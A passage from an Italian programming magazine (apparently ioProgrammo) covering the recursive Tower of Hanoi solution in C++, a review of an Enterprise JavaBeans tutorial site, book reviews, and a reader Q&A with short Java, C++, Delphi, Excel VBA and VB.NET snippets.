Il criterio, come si può notare, è semplice. I dischi si spostano a blocchi di *n-1*, di seguito il restante disco viene posizionato definitivamente nel paletto di destinazione. Poi si riportano gli *n-1* dischi da aux a dst. Ovviamente, quando si parla di spostare blocchi di dischi non si fa altro che fare riferimento a singoli spostamenti che fanno uso di uno dei paletti come temporaneo. E questo lo si fa ripetendo lo stesso problema su un numero di dischi sempre minore. Si tratta quindi di implementare una funzione che trasferisca i dischi. Tale funzione svelerà i residui quanto ammissibili dubbi che ancora permangono. Inoltre, come vedremo, si evidenzierà maggiormente la natura ricorsiva. Ecco la soluzione come pseudocodifica, successivamente per completezza si esporrà anche il relativo codice C++.

```
Solve(n,srg,aux,dst)
  If n=0 esci
  altrimenti
solve(n-1, srg, dst, aux)
    muovi da srg a dst
    solve(n-1, aux, srg, dst)
```

La funzione *solve* è costituita da quattro parametri che indicano in numero di dischi e i tre paletti. Questi ultimi possono essere identificati come numeri o stringhe. La prima istruzione nel corpo della funzione stabilisce il criterio di uscita, passo necessario quando si usa la ricorsione. Quando *n* sarà *zero*, si uscirà dalla funzione, e il controllo andrà alla funzione chiamante che eseguirà le istruzioni successive ovvero l'azione muovi. Le chiamate a *solve* identificano nello stack delle *push* mentre il passaggio del controllo alla funzione chiamante delle *pop*. Se non avete capito questa ultima considerazione niente di grave, si tratta di una digressione squisitamente di programmazione. Di seguito trovate il codice C++ pronto a essere compilato ed eseguito per risolvere il problema. *solve* è una funzione vuota, mentre muovi è una azione che viene riportata in output mediante il messaggio *"muovi il disco da .. a ..".*
Nel *main*, al fine di generalizzare, viene letto *n*.

```
#include <iostream.h>
#include <stdlib.h>
void solve (int n,int srg,int aux,int dst)
{  if (n!=0)
   {   solve(n-1,srg,dst,aux);
```

```
        cout<<"muovi il disco da "<<srg<<" a "<<dst<<'\n';
        solve(n-1,aux,srg,dst); }; }
int main()
{   char stop;
    int n;
    cout<<"inserisci il numero di dischi :";
    cin>>n;
    solve(n,1,2,3);
    cin>>stop; }
```

Vi assicuro che la soluzione che si ottiene con *n* pari a quattro è la stessa che è stata trovata con il solo supporto della carta e della penna. Diventa più difficile procedere manualmente quando *n* aumenta, per il computer, invece, si tratta di pochi miliardesimi di secondo in più da riservare alla computazione.

UNA SIMPATICA VARIANTE

Un'interessante variante (*cool!* come direbbero oltre oceano) del gioco prevede due serie di dischi di diverso colore disposti in modo alternato come mostrato in Fig. 2. Lo scopo è quello di formare due pile ordinate di dischi di colore diverso. Ovviamente, la regola primaria permane: lo spostamento di un singolo disco può avvenire solo su uno più grande o, in questo caso, di uguale dimensione. Sorprendentemente, anche in questa variante è garantita la soluzione, con maggiore ristrettezza di spazio le due serie di dischi riescono a districarsi e a essere ricomposte su due dei tre paletti. La sfida del mese potrebbe essere trovare il metodo risolutore di tale variante.





Fig. 2: **Posizione iniziale del gioco torri di Hanoi bicolore**

CONCLUSIONI

La presentazione del problema e l'analisi della più classica delle soluzioni sono un punto di partenza nell'affrontare questo cruciale enigma. Chi volesse approfondire l'argomento può farlo in diverse direzione a seconda delle proprie attitudini. Ad esempio, sono disponibili studi che propongono soluzioni ottimizzate, esaminarle potrebbe risultare interessante. Per gli appassionati della complessità computazionale è piacevole fare un'analisi sul tema e calcolare il numero di mosse. Infine, si possono ricercare nuovi enigmi sulle torri di Hanoi come varianti sul tema, del tipo presentato, oppure affrontare altri problemi che però possono essere ricondotti ad una soluzione ricorsiva simile a quella per il nostro enigma. Nella prossima puntata oltre a visionare nuovi enigmi faremo gli ultimi riferimenti al presente, in particolare calcoleremo il numero delle mosse.

Fabio Grimaldi

RICORSIONE

Una definizione o una funzione si dice ricorsiva quando nella sua descrizione o implementazione si fa uso della definizione o funzione stessa.

STACK E RICORSIONE

La ricorsione viene gestita dal compilatore mediante l'uso di uno stack. L'operazione di chiamata ricorsiva alla procedura o funzione (semplicemente *call*) si attua mediante una *push* di un record di attivazione, ossia un record che contiene le informazioni necessarie al fine di tenere traccia della *call*. Quando questa catena di *call*, quindi *push* sulla pila, termina, ossia si esce dalla procedura bisogna passare alla chiamante, operazione che si svolge mediante *pop*. La funzione sarà completata dopo che si effettuano tutte le pop necessarie, quando lo stack sarà vuoto.

EJB Tutorial

Con la tecnologia Enterprise JavaBeans è possibile scrivere applicazioni distribuite in maniera semplice ed intuitiva, senza doversi curare di molti problemi di programmazione tipici di questo scenario

Il sito segnalato è un ottimo punto di partenza per prendere confidenza con la tecnologia in oggetto.
Tempo fa, cercando un po' di ispirazione in Rete, ho trovato ben poco materiale che introducesse alla tecnologia Enterprise JavaBeans che davvero mi soddisfacesse. Tra i tanti siti che ho visitato, uno mi ha particolarmente colpito, tanto da farmi pensare «questo me lo tengo da parte per il Sito del Mese di ioProgrammo».
Probabilmente voi che state leggendo non siete affatto interessati a questo aneddoto, che poi non è divertente e non insegna nulla.

EJB Tutorial

EJB Tutorial

Tutorial Overview

This tutorial teaches the EJB (Enterprise Java Beans) technology.

Prerequisites: The tutorial requires a good knowledge of Java. The more advanced topics also require knowledge of JDBC. Access to a database is also required for many of the exercises (though even without a database, the first few tutorial steps may be covered by using the included MS/Acces file.)

Approach: This tutorial is meant for developers and is completely designed to be "*hands-on*". The assumption is that you will learn most by doing, not by reading. The tutorial is a guided approach to doing things in a manner that will lead you into learning the EJB concepts very quickly. For best progress, it is recommended that you actually get all the examples working. By doing this, you will gain familiarity with the actual practical issues. Also spend some time on the exercises, these are designed to solidify your grasp of the material.

Tutorial Steps: The steps in the tutorial are outlined below:

1. An overview of EJBs
2. Creating an Entity EJB
3. Deploying your Entity Bean
4. Using your Entity Bean
5. Entity Bean Finder methods
6. Building EJBs from scratch
7. Creating a Session EJB
8. Deploying your Session Bean
9. Using your Session Bean
10. A "Stateless" Session Bean
11. Using EJB Handles
12. The Deployment Descriptor
13. Linked EJBs
14. Accessing JDBC from EJBs
15. Transactions
16. Bean-managed persistence
17. Security
18. Further learning

If you are already familiar with some of the material, you might want to just complete any exercise(s) in that section and proceed to the next one.

Fig. 1: Per la serie "duri e puri": la home page del sito corrisponde all'indice del tutorial

A COSA SERVE ENTERPRISE JAVABEANS?

In verità l'aneddoto appena snocciolato non è del tutto inutile e buttato là. Mi sono reso conto che la tecnologia Enterprise Javaeans è qualcosa di ben noto solo ai più coinvolti nel settore, mentre molti altri la ignorano solo perché l'approccio iniziale è un po' più duro della media. EJB è, invece, una tecnologia molto produttiva ed utile, nata per semplificare le cose e non per complicarle. Qualche spiegazione iniziale ed un buon tutorial sono più che sufficienti per acquisire una padronanza di base di questa proficua tecnologia.
Il concetto alla base della programmazione orientata agli oggetti è la suddivisione di un grande problema in tanti piccoli sotto-problemi. Realizzare un progetto di ampio respiro con la programmazione orientata agli oggetti significa anzitutto suddividere tale ambizione in tante piccole porzioni da affrontare una alla volta. Il lavoro è più semplice. Anche la programmazione orientata agli oggetti, ad ogni modo, prevede alcuni limiti che, nel tempo, progettisti e sviluppatori sono arrivati a soffrire. Per questo motivo le piattaforme di sviluppo più al passo coi tempi sono già arrivate ad estendere ulteriormente i loro concetti di base con nuove soluzioni. La piattaforma Java 2 ha esteso la programmazione orientata agli oggetti con l'introduzione dei componenti. Un componente è uno speciale tipo di oggetto che rispetta determinate regole e che può essere maneggiato con estrema semplicità. Il primo passo di Java verso il mondo dei componenti è stato attuato con l'introduzione della tecnologia JavaBeans. Un componente JavaBeans, per farla semplice, può essere sfruttato come una sorta di plug-in nei confronti delle applicazioni. Purtroppo, il modello di programmazione di JavaBeans prevede lo sviluppo di componenti di natura locale, cioè di elementi che più applicazioni in esecuzione sulla stessa macchina possono scambiarsi fra loro, ma non estende questa idea allo scambio di componenti fra applicazioni in esecuzione su macchine diverse. Questo è infatti l'obiettivo della tecnologia Enterprise JavaBeans. Grazie ad EJB, quindi, è possibile scrivere componenti che possono "spostarsi" da un computer ad un altro, in uno scenario di calcolo distribuito. Le potenzialità ed i pregi tanto della programmazione orientata agli oggetti quanto di quella basata sui componenti, vengono portati al di fuori dei confini della singola macchina. Con EJB è possibile scrivere applicazioni distribuite in maniera semplice ed intuitiva, una volta conquistata la padronanza della tecnologia, senza doversi curare dei problemi di programmazione più tipici di questo scenario, la cui soluzione è lasciata all'infrastruttura che deve gestire i componenti.

EJB TUTORIAL

All'indirizzo *www.ejbtut.com* trovate un interessante tutorial in lingua inglese sull'uso della tecnologia Enteprise JavaBeans. I prerequisiti richiesti non sono stringenti: una buona conoscenza degli elementi fondamentali di Java e l'installazione di un Application Server per la sperimentazione degli esempi riportati. Di questo tutorial colpisce la chiarezza e la completezza, nei limiti delle possibilità di un breve manuale introduttivo.
Se siete interessati a conoscere da vicino cosa sia e a cosa serve la tecnologia Enterprise JavaBeans, seguite uno ad uno i diciotto passi del tutorial in questione. In mezza giornata avrete imparato come manipolare i componenti di tipo EJB.

Carlo Pelliccia
carlo.pelliccia@ioprogrammo.it

ON LINE

TUTORIALIZED

Il nome la dice tutta: un sito per chi vuole apprendere, passo dopo passo, tutto su: 3DS MAX, ASP, C e Cpp, Cinema 4D, ColdFusion, Database, Dreamweaver,Flash,HTML, Java...

www.tutorialized.com

JAVALOBBY

Sostanzialmente si può definire questo sito come uno dei più grandi forum di discussione sul linguaggio Java.
Provare per credere.

www.javalobby.org

VISUAL BASIC INTERNET PROGRAMMING

Tutto quello che avreste voluto sapere su come utilizzare il linguaggio Microsoft per creare applicazioni Web.

www.vbip.com

Biblioteca

PROFESSIONAL PHP4

Il linguaggio di scripting HTML-embedded opensource tra i più famosi del mondo, analizzato nei minimi dettagli, in un testo di ben 1000 pagine esplicative. "Professional PHP" vi mostrerà esattamente come creare le condizioni per dar vita alle applicazioni web che si adattano meglio alle vostre esigenze, utilizzando in modo ottimale i database, creando connessioni backend con la rete, usando un approccio poliedrico al problema. Anche per i programmatori PHP più scafati, è un testo da non sottovalutare che offre la possibilità di rimanere aggiornati e specializzarsi ulteriormente sulla programmazione di strutture dati avanzate, sul session management, sulla sicurezza del codice e sullo sviluppo di applicazioni FTP ed e-mail client. Suggerito per tutti i programmatori che vogliono carpire il linguaggio PHP in tutti le sue sfaccettature.


Difficoltà: Medio/Alta • Autori: vari • Editore: Apress www.apress.com • ISBN: 1-59059-248-4
Anno di pubblicazione: 2003 • Lingua: Inglese • Pagine: 1000 • Prezzo: $ 49,99


INSIDE MICROSOFT VISUAL STUDIO .NET 2003

Tutte le potenzialità offerte da Microsoft Visual Studio .NET 2003 a tua disposizione per essere sfruttate al meglio. Questo libro analizza in profondità l'architettura e l'ambiente di sviluppo di Microsoft Visual Studio .NET, mostrando al lettore il suo funzionamento e come sfruttarne al massimo le potenzialità. In particolare, vengono analizzati l'IDE di Visual Studio .NET, gli editor di codice, la progettazione delle applicazioni e gli strumenti di gestione dei progetti. Uno dei più ricchi ambienti di sviluppo integrato analizzato per rendere semplice l'ottimizzazione della produttività in qualsiasi progetto, indipendentemente dal linguaggio utilizzato e dal tipo di attività svolto. Tra gli argomenti trattati:

- Evoluzione di Visual Studio .NET
- Architettura e creazione guidata di componenti aggiuntivi
- Modello a oggetti di automazione e comandi
- Programmazione dell'interfaccia utente
- Progetti avanzati

Difficoltà: Media • Autore: Johnson, Skibo, Young • Editore: mondatori Informatica
http://education.mondadori.it/libri • ISBN: 88-8331-492-1 • Anno di pubblicazione: 2003
Lingua: Italiano • Pagine: 576 • Prezzo: € 50.00

PRO APACHE

L'Apache HTTP server alimenta la maggior parte dei siti sul World Wide Web. Programmabile, estensibile e altamente configurabile, Apache provvede agli upload, ai download, alle CGI e a tutta la programmazione server-side e la sicurezza Web. La valenza del testo è dimostrata dal fatto che questo testo è giunto alla terza edizione, riscuotendo un grosso successo di pubblico. Tra le pagine troverete tutte le possibili configurazioni di Apache per usare Perl, PHP, Python e tutti gli altri linguaggi di scripting server-side. Negli argomenti trattati anche l'installazione, il mantenimento e il deployment per capire come installare, configurare, effettuare l'upgrade ed estendere Apache HTTP server su Linux, Unix e Windows. A differenza di altri libri, questo testo offre anche una visione approfondita, ed esauriente, sulle versioni 1.3 e 2.0 del software.

Difficoltà: Media • Autore: Peter Wainwright • Editore: Apress www.apress.com
ISBN: 1-59059-300-6 • Anno di pubblicazione: 2004 • Lingua: Inglese • Pagine: 850 • Prezzo: $ 49,99

INBox
L'esperto risponde...

Eseguire un programma esterno

Salve a tutti e complimenti per la rivista! Sto realizzando una piccola applicazione in Java e ho la necessità di avviare un programma esterno direttamente dall'interno dell'applicazione stessa. So solo che dovrei usare la classe Runtime, ma ho provato in tutti i modi e non sono riuscito a risolvere il problema. Saluti e continuate sempre così.

Enrico

Effettivamente sei andato molto vicino alla soluzione. Per prima cosa utilizza

```
Runtime rt = Runtime.getRuntime();
```

che ritorna un riferimento all'oggetto *Runtime* associato alla tua applicazione. L'oggetto *Runtime* ha vari overload del metodo *exec()*, che restituiscono un oggetto *Process:*

```
Process figlio = rt.exec("app.exe");
```

Ignorando l'oggetto *Process*, il processo figlio continua l'esecuzione. Per attendere che il processo figlio termini, chiama sull'oggetto *Process* il metodo *waitFor*. Se il processo figlio è terminato, l'esecuzione riprenderà immediatamente dall'istruzione successiva, altrimenti bloccherà il thread chiamante fino all'arresto del processo figlio:

```
int rc = figlio.waitFor();
```

L'ereditarietà in C++

Ho da poco iniziato a programmare in C++, ho consultato diversi libri e cercato informazioni su numerosi siti Internet specializzati in programmazione C++, ma nonostante i miei sforzi non ho ancora del tutto chiaro il concetto di ereditarietà.

Giovanni

L'ereditarietà, in C++ (e in numerosi altri linguaggi di programmazione) rappresenta una delle caratteristiche fondamentali della programmazione orientata agli oggetti (*Object Oriented*).
Essa consente di creare nuovi oggetti riutilizzando la struttura di un altro oggetto. Rappresenta il meccanismo attraverso il quale è possibile creare classi a partire da altre classi esistenti. Quando una classe "eredita" un'altra classe, acquisisce da questa tutte le sue proprietà, compresi metodi e strutture dati. Segue un esempio di ereditarietà tra due classi:

```
class Prima
{          public:
           Prima(); // costruttore
           void primo_metodo();
           protected:
           secondo_metodo();
           private:
           terzo_metodo();}
class Seconda : public Prima // la classe
             Seconda deriva dalla classe Prima
{  Seconda(); // costruttore
       public:
   nuovo_metodo();
}
```

In questo esempio, la classe *Seconda* (quella derivata) eredita dalla classe *Prima* (la classe base) i metodi *primo_metodo()* e *secondo_metodo()*, ma non il *terzo_metodo()*, poiché è definito come private della classe *Prima*.
Inoltre, la classe *Seconda*, aggiunge nuove caratteristiche definendo un quarto metodo il cui nome è *nuovo_metodo()*.

Stabilire se un file è in uso

Salve a tutti e complimenti alla redazione! Ho appena realizzato una piccola applicazione in Delphi e vorrei sapere se esiste una funzione che verifica se un determinato file è utilizzato da qualche altra applicazione.

Andrea

La funzione seguente serve proprio a questo scopo, è in grado di rilevare se un determinato file è già utilizzato da un'altra applicazione.

```
function IsFileInUse(fName : string) : boolean;
var
  HFileRes : HFILE;
begin
  Result := false;
  if not FileExists(fName) then
    exit;
  HFileRes := CreateFile(pchar(fName),
        GENERIC_READ or GENERIC_WRITE,
      0 {this is the trick!}, nil, OPEN_EXISTING,
              FILE_ATTRIBUTE_NORMAL, 0);
  Result := (HFileRes =
                   INVALID_HANDLE_VALUE);
  if not Result then
  CloseHandle(HFileRes);
end;
```

Cattura dello schermo

**Vengo subito al dunque. Vorrei inserire, all'interno di un'applicazione sviluppata in Delphi, un'utility che mi consenta di catturare immagini dello schermo.
Le ho provate tutte, ma nessuna delle mie soluzioni ha finora funzionato.**

Gianni

Il problema è di facile soluzione, basta semplicemente utilizzare le API Windows che consentono di catturare un'immagine dello schermo e salvare il risultato in un file BMP (bitmap).

```
procedure TForm1.Button1Click(Sender: TObject);
var
  DeskTopDC: HDc;
  DeskTopCanvas: TCanvas;
  DeskTopRect: TRect;
  Bitmap: TBitmap;
begin
  DeskTopDC := GetWindowDC(
                    GetDeskTopWindow);
  DeskTopCanvas := TCanvas.Create;
  DeskTopCanvas.Handle := DeskTopDC;
  DeskTopRect := Rect(
          0,0,Screen.Width,Screen.Height);
  Bitmap := TBitmap.Create;
  with Bitmap do
  begin
    Width := Screen.Width;
    Height:= Screen.Height;
    PixelFormat := pfDevice;
  end;
  Bitmap.Canvas.CopyRect(DeskTopRect,
             DeskTopCanvas,DeskTopRect);
  Bitmap.SaveToFile ('c:\temp\sample.bmp');
  Bitmap.Free;
  DesktopCanvas.Free;
  ReleaseDC(GetDeskTopWindow,DeskTopDC);
end;
```

Convalida dati in Excel

Salve a tutti, sono nuovissimo dell'informatica. Ho un problema (solo uno?). Vorrei che un range di celle di Excel potesse contenere solo dati numerici multipli di 10 (10, 20, 30, 40, 50…) In caso di inserimento di un valore non desiderato, basterebbe un messaggio di errore con la segnalazione dei soli valori ammessi, tuttavia mi piacerebbe che, se l'utente inserisse un numero diciamo 10+n, in automatico la cella scrivesse 20 e cosi' di seguito.

zeppellin

Risponde Roberto Allegra

La funzione che hai in mente tu (se ho capito bene) è un *floor* (se arrotondi per difetto), o un *ceiling* (se arrotondi per eccesso), ai multipli di 10.
Per questo, non c'è bisogno di macro in VB: basta richiamare le due funzioni di cui sopra (*FLOOR*, o *CEILING*). Se, però, vuoi che la cella si autocorregga (ad esempio scrivere in *a1*, *FLOOR(a1, 10)*), quello che vuoi fare esula dai normali funzionamenti di excel (riferimento circolare).
A quel punto puoi:

- settare un numero determinato di iterazioni per dare un senso al riferimento circolare (ne bastano 2).
- usare Visual Basic per determinare quando l'utente scrive nelle celle che ti interessano, e cambiare al volo il tutto.

Il codice da inserire è il seguente:

```
Private Sub Workbook_SheetChange(
  ByVal Sh As Object, ByVal Target As Range)
If Target.Column = 1 Then
Target = WorksheetFunction.Floor(Target, 10)
End If
End Sub
```

Nell'esempio ho supposto che tu voglia applicare la formula a tutta la colonna B.
Quello che in pratica devi fare è:

- Apri un nuovo documento di Excel
- Va' al menu *Strumenti->Macro->Visual Basic Editor*
- Doppio-click su *ThisWorkBook*.
- Copia esattamente quello che ho scritto.
- Torna al foglio di calcolo... e prova a scrivere nella colonna *A*, in una cella qualsiasi, il numero, che so... 43!
Che succede?

Evitare la doppia esecuzione in VB.NET

Ciao a tutti, vorrei che il mio eseguibile, se già in esecuzione, non si riapra se lo rilancio. Cioè non ci deve essere più di un eseguibile aperto nello stesso momento.

device78

Risponde Snogar

Brevemente, ti riporto il codice che va inserito sotto *InitializeComponent*

```
Dim EseguibileDoppio As Boolean =
                        PrevInstance()
If EseguibileDoppio = True Then
End
End If
```

…mentre quello che segue va nel corpo della form *Main*

```
Function PrevInstance() As Boolean
If UBound(Diagnostics.Process.
   GetProcessesByName(Diagnostics.Process.
 GetCurrentProcess.ProcessName)) > 0 Then
Return True
Else
Return False
End If
End Function
```

Delphi e penna ottica

Salve a tutti ho un quesito da porvi: avete presente le casse dei supermercati, dove passando il prodotto con il relativo codice a barre su di una (almeno credo) penna ottica il prodotto viene riconosciuto e scalato dal magazzino? Beh, io volevo provare a fare una cosa del genere, solo che non ho la minima idea di come si possa fare, ovvero leggere da una penna ottica e intercettare il risultato del codice a barre in delphi... Per caso avete una soluzione, se qualcuno magari si è trovato a fare la stessa cosa potrebbe darmi una dritta, o magari mi spiega un po' come fare...

amond

Risponde Thomas Zaffino

La maggior parte delle penne ottiche si interfacciano al PC allo stesso modo di una tastiera. Basta intercettarne i caratteri (le cifre in pratica...), ad esempio in una casella di testo in input.

JEditorPane e HTML

Ho bisogno di una mano con i JEditorPane: ho uno stream di input ricavato da un MimeMessage che fa riferimento alla parte testuale in HTML di un messaggio e-mail in formato MIME. Come faccio a fare in modo che, utilizzando il metodo JEditorPane.read(InputStream, Object), mi venga visualizzata la pagina HTML in maniera corretta con le relative ed eventuali immagini? Io sono riuscito semplicemente a fare in modo che visualizzasse il codice HTML relativo alla pagina ma, ovviamente, leggere una mail con i tag non è esattamente piacevole…

Dragonmaster

Risponde villy

Io avevo un problema simile con un file RTF: il problema dovrebbe essere semplicemente modificare l'editor kit di default del *JeditorPane* che non è in grado di interpretare i tag HTML (o RTF nel mio caso...) devi costruirti prima un oggetto *HTMLEditorKit*, settarlo nel *JEditorPane* e poi invocare il metodo *read* da *HTMLEditorKit*. Questo è il mio codice:

```
try {
rtf = new RTFEditorKit();
editor.setEditorKit(rtf);
rtf.read(new FileReader("header.rtf"),
                   editor.getDocument (), 0);}
catch (IOException ioe) {
System.out.println(ioe.getMessage());}
catch (BadLocationException ble) {
System.out.println(ble.getMessage());}
```

Naturalmente, al posto di *RTFEditorKit* devi costruirti un oggetto *HTMLEditorKit*: io ho risolto così, con tre linee di codice, eccezioni escluse. Non so poi se, per l'HTML, ci siano altri problemi. Puoi comunque dare uno sguardo alla documentazione, ho visto che per l'HTML c'è molta più roba che per l'RTF (*http://java.sun.com/j2se/1.4.2/docs/api/javax/swing/text/html/HTMLEditorKit.html*)

PER CONTATTARCI

e-mail: ioprogrammo@edmaster.it
Posta: Edizioni Master,
Via Cesare Correnti, 1 - 20123 Milano